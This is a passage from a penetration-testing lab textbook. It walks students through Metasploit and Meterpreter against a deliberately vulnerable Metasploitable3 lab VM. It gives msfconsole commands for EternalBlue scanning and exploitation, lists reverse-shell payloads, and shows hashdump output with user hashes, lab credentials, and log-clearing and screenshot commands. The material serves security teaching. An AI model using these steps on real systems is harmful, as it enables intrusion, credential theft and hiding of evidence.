


Figure 21 – Checking that the changes have taken place

16. We can now set the payload. See the various payload options by typing

```
> show payloads
```




Figure 22 – Showing and setting the payload

17. Sometimes you have to try different payloads to see which are effective, but reverse_perl works for us

```
> set payload 10
```

18. Now we can run our exploit by typing

```
> exploit
```

19. We can see that a command shell has been opened on our target machine.



Figure 23 – executing the exploit on our target

20. We can now run commands as if we were using our target machine

```
> ip add
```

21. We see that we are in the target machine




Figure 24 – command "ip add" shows that we are 'in'

22. We can also view our directory and list the files in that directory

```
> pwd
```

```
> ls
```




Figure 25 – Viewing our directory and files

23. Go ahead and poke around the system and see what else you can discover

End of Lab

Deliverables

4 Screenshots are required

- Nmap scan of the target network that identifies the target machine
- Results of a completed Nessus advanced scan of the target machine

- A Nessus report of the critical vulnerability
- Metasploitable report of the module that can be used against the vulnerability

Homeworks

Assignment 1 – Advanced scan with creds

The previous crew discovered the username and password of the target machine. Use the Nessus documentation to conduct an advanced scan using the SSH credentials: USERNAME: vagrant PASSWORD: vagrant. Identify any previously unknown critical vulnerabilities, produce the Nessus details on the vulnerability, and select a possible Metasploit package that could be used for each new vulnerability.

RECOMMENDED GRADING CRITERIA:

- Screenshot of the Nessus Vulnerability Report
- Screenshot of the Nessus details for each previously unknown critical vulnerability
- Screenshot of one possible Metasploit module that could be used against each critical vulnerability

Assignment 2 – Advanced scan, with creds, against Windows

Start the Metasploitable3-Windows VM. Use the same credentials from assignment 1 to run an advanced scan against the Meta3-Windows VM to identify all critical vulnerabilities that are unique to Windows machines. Produce the Nessus details on each vulnerability and select a possible Metasploit package that could be used for each vulnerability

RECOMMENDED GRADING CRITERIA:

- Screenshot of the Nessus Vulnerability Report
- Screenshot of the Nessus details for each Windows-based critical vulnerability
- Screenshot of one possible Metasploit module that could be used against each critical vulnerability




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 49

Metasploit Console and Meterpreter

MICHAEL LINDEMANN AND KYLE WHEATON

Frameworks can assist penetration testers in a lot of ways. The Metasploit framework hosts a lot of resources and automated scripts to make testing and executing exploits easy and simple.

This lab showcases the process of scanning a target, checking for vulnerabilities, and exploiting the target using the Meterpreter tool. In addition, some other common features of the tool are explained to give readers the opportunity to explore on their own.

Estimated time for completion: 45 minutes

LEARNING OBJECTIVES

- Learn how to use and find modules in the Metasploit console
- Learn how to configure and run Metasploit modules
- Learn how Metasploit scanners work
- Learn how Meterpreter sessions are managed and operate
- Become proficient with Meterpreter features

PREREQUISITES

- Chapter 45 – Building the Baseline Environment

DELIVERABLES

- Screenshot of 2 Meterpreter sessions open and their information
- Screenshot of EternalBlue successful exploitation
- Screenshot of Drupalgeddon successful exploitation
- Explain a different Meterpreter feature not covered in the lab

RESOURCES

- https://docs.rapid7.com/metasploit/msf-overview/

- https://docs.rapid7.com/metasploit/working-with-payloads/
- https://docs.rapid7.com/metasploit/manage-meterpreter-and-shell-sessions/
- https://www.exploit-db.com/exploits/34984

CONTRIBUTORS AND TESTERS

- Kyle Wheaton, Cybersecurity Student, ERAU-Prescott

Phase I – The Metasploit Framework

The Metasploit Framework (msf) is very simple to use and is organized into modules. Each module contains information on its purpose, functionality, and instructions for execution. To understand what each of these modules means, we have to know how msf organizes its modules.

MSF aims to organize the modules like folders and files as a file system. There are three overall root folders:

- Exploit – A Folder of modules that execute an exploit
- Auxiliary – Folder containing helper modules (i.e., Scanners, exploit tests, etc.)
- Encoder – Encode data (Not used often)

1. Start GNS3 and launch the Attack Baseline Environment (Eagle Net)
2. Navigate to the Kali machine and open a CLI
3. Exploiting the Auxiliary Folder

    3.1. Open the msf console

```
sudo msfconsole
```

    3.2. Search for the auxiliary folder:

```
msf6 > search auxiliary
```

4. This will show all modules contained within the “auxiliary” folder

NOTE: What do you notice about these modules? How may these modules potentially help you during a penetration test engagement? Do the same for Exploit and Encoder. What do you notice?

Phase II – EternalBlue Exploit Scanning with MSF

We will be using the EternalBlue exploit for our demonstration on how to work with the Metasploit Console. Before we execute an exploit, we want to make sure the exploit works, otherwise we may have unintended consequences when executing. Even worse, executing random modules on a host will lead to you getting caught and quickly blocked from the network, ending your engagement.

Let's use the EternalBlue exploit scanner to check if the metasploitable3 Windows VM is vulnerable!

1. Open the Metasploit Console

```
> sudo msfconsole
```

2. Search for `eternalblue`

```
msf6 > search eternalblue
```

```
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows C
ode Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows C
ommand Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
```

Figure 1 – Search for EternalBlue

3. We see that option 3 is a scanner for the version of SMB (Server Message Block – a file sharing protocol used by Windows) that is vulnerable to EternalBlue.

```
msf6 > use 3
msf6 > show options
```

3.1. Showing our options, we see that a lot of the information is already filled out.




Figure 2 – Options for EternalBlue Scanner

> **NOTE:** Each of the options contains a description of what the option does and how it changes the properties of the scanner. If the Metasploitable3 Windows machine contained a domain, or we knew a user to search with, we could fill it out. Since it is not a required option, we are going to choose to ignore it.

4. Set the RHOSTS to the IP of the Metasploitable3 Windows machine.

```
msf6 > set RHOSTS 200.200.200.5
```

4.1. This will let the scanner know to target the SMB service at 200.200.200.5. Run the scanner.

```
msf6 > run
```




Figure 3 – Successful scan for EternalBlue

> **NOTE:** The scanner has indicated that the SMB server is likely to be vulnerable to EternalBlue, and we are good to attempt to exploit.

Phase III – EternalBlue Exploitation

We can see that our scan has confirmed the exploit is likely to work, and we are now ready to attempt to exploit it. The previous step reduces our risk of getting caught with useless attempts to break in. Go ahead and exploit!

1. Search EnternalBlue

```
  msf6 > search eternalblue
msf6 > use 0
```




Figure 4 – Searching for EternalBlue after initial scan

2. Show the options. You will notice the page has a lot more options within the module.




Figure 5 – Options for EternalBlue Exploit Module

> **NOTE:** We can see the usual module options at the top containing similar options as our scanner. Below we have a payload option. This defines the behavior of module of what it does after gaining remote code execution. Currently, we are using the generic meterpreter reverse TCP shell. After execution, it will bring us into a meterpreter session, a type of shell with lots of tools built-in from the Metasploit framework

3. We can find different payloads by using the search feature or looking at Rapid7's website of their listed payloads in Metasploit (Resource #2)

Here's the list, sorted by the order in which they will be selected:

- windows/meterpreter/reverse_tcp
- java/meterpreter/reverse_tcp
- php/meterpreter/reverse_tcp
- php/meterpreter_reverse_tcp
- ruby/shell_reverse_tcp
- cmd/unix/interact
- cmd/unix/reverse
- cmd/unix/reverse_perl
- cmd/unix/reverse_netcat_gaping
- windows/meterpreter/reverse_nonx_tcp
- windows/meterpreter/reverse_ord_tcp
- windows/shell/reverse_tcp
- generic/shell_reverse_tcp

Figure 6 – Screenshot of Available Payloads in Metasploit Console from Rapid7

Note: You can also use the metasplot module to select payloads.

```
search payloads
```

Scroll through the various payloads the type uses, followed by the item number.

```
use [#]
```

4. Test out different payloads with EternalBlue by setting the payload:

```
msf6 > set payload [payload path]
```

> **NOTE:** In the following example, we will use the default meterpreter payload.

5. Use the default payload

    5.1. Ensure you set your options before executing the EternalBlue exploit module

    5.2. Execute your payload. Use the run command




Figure 7 – Successful Execution of EternalBlue Exploit Module

    5.3. We now have been dropped into a meterpreter shell. You can execute regular PowerShell commands like in a regular PowerShell terminal.

    5.4. To see the features of the meterpreter shell and what it offers, use the command below

```
meterpreter > help
```

    5.5. This will show all the built-in utilities of the meterpreter shell.

Phase IV – EternalBlue Post Exploitation

Looking at a few meterpreter features, let's highlight a few important post-exploitation steps

- help – displays the menu
- background – sends the session to the background and return you to the msf prompt
    - while in msf just type 'sessions -i' to see the session(s) that is running
    - type sessions -i # to bring the session back to forefront
- Common commands that work like all *nix system
    - cat
    - cd and pwd
- clearev – clear the application, system, and security logs in a Windows system
- edit (uses vim)
- download (use double backslashes for Windows files – e.g. c:\\boot.ini)
- getuid – get the user ID meterpreter was using
- hashdump – is a command that will dump the hashes of the Windows users to the shell's standard output.
- and many more… visit sites like http://offsec.com/metasploit-unleashed/meterpreter-basics/ for more information

1. Use other meterpreter features

1.1. Hashdump is a command that will dump the hashes of the Windows users to the shell's standard output. Use it in the meterpreter shell

```
meterpreter > hashdump
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
```

Figure 8 – Screenshot of Dumped Hashes from Metasploitable3 Windows

1.2. Using the screenshot command of meterpreter, we can view what is happening on the Metasploitable3 server

```
meterpreter > screenshot
```

NOTE: This will put the screenshot in the home directory of the user we are logged in as in Kali.




Figure 9 – Screenshot of Metasploitable3 Machine's Desktop

1.3. Look through the features of meterpreter and play around with them. Play the victim and see what the attacker is able to see.

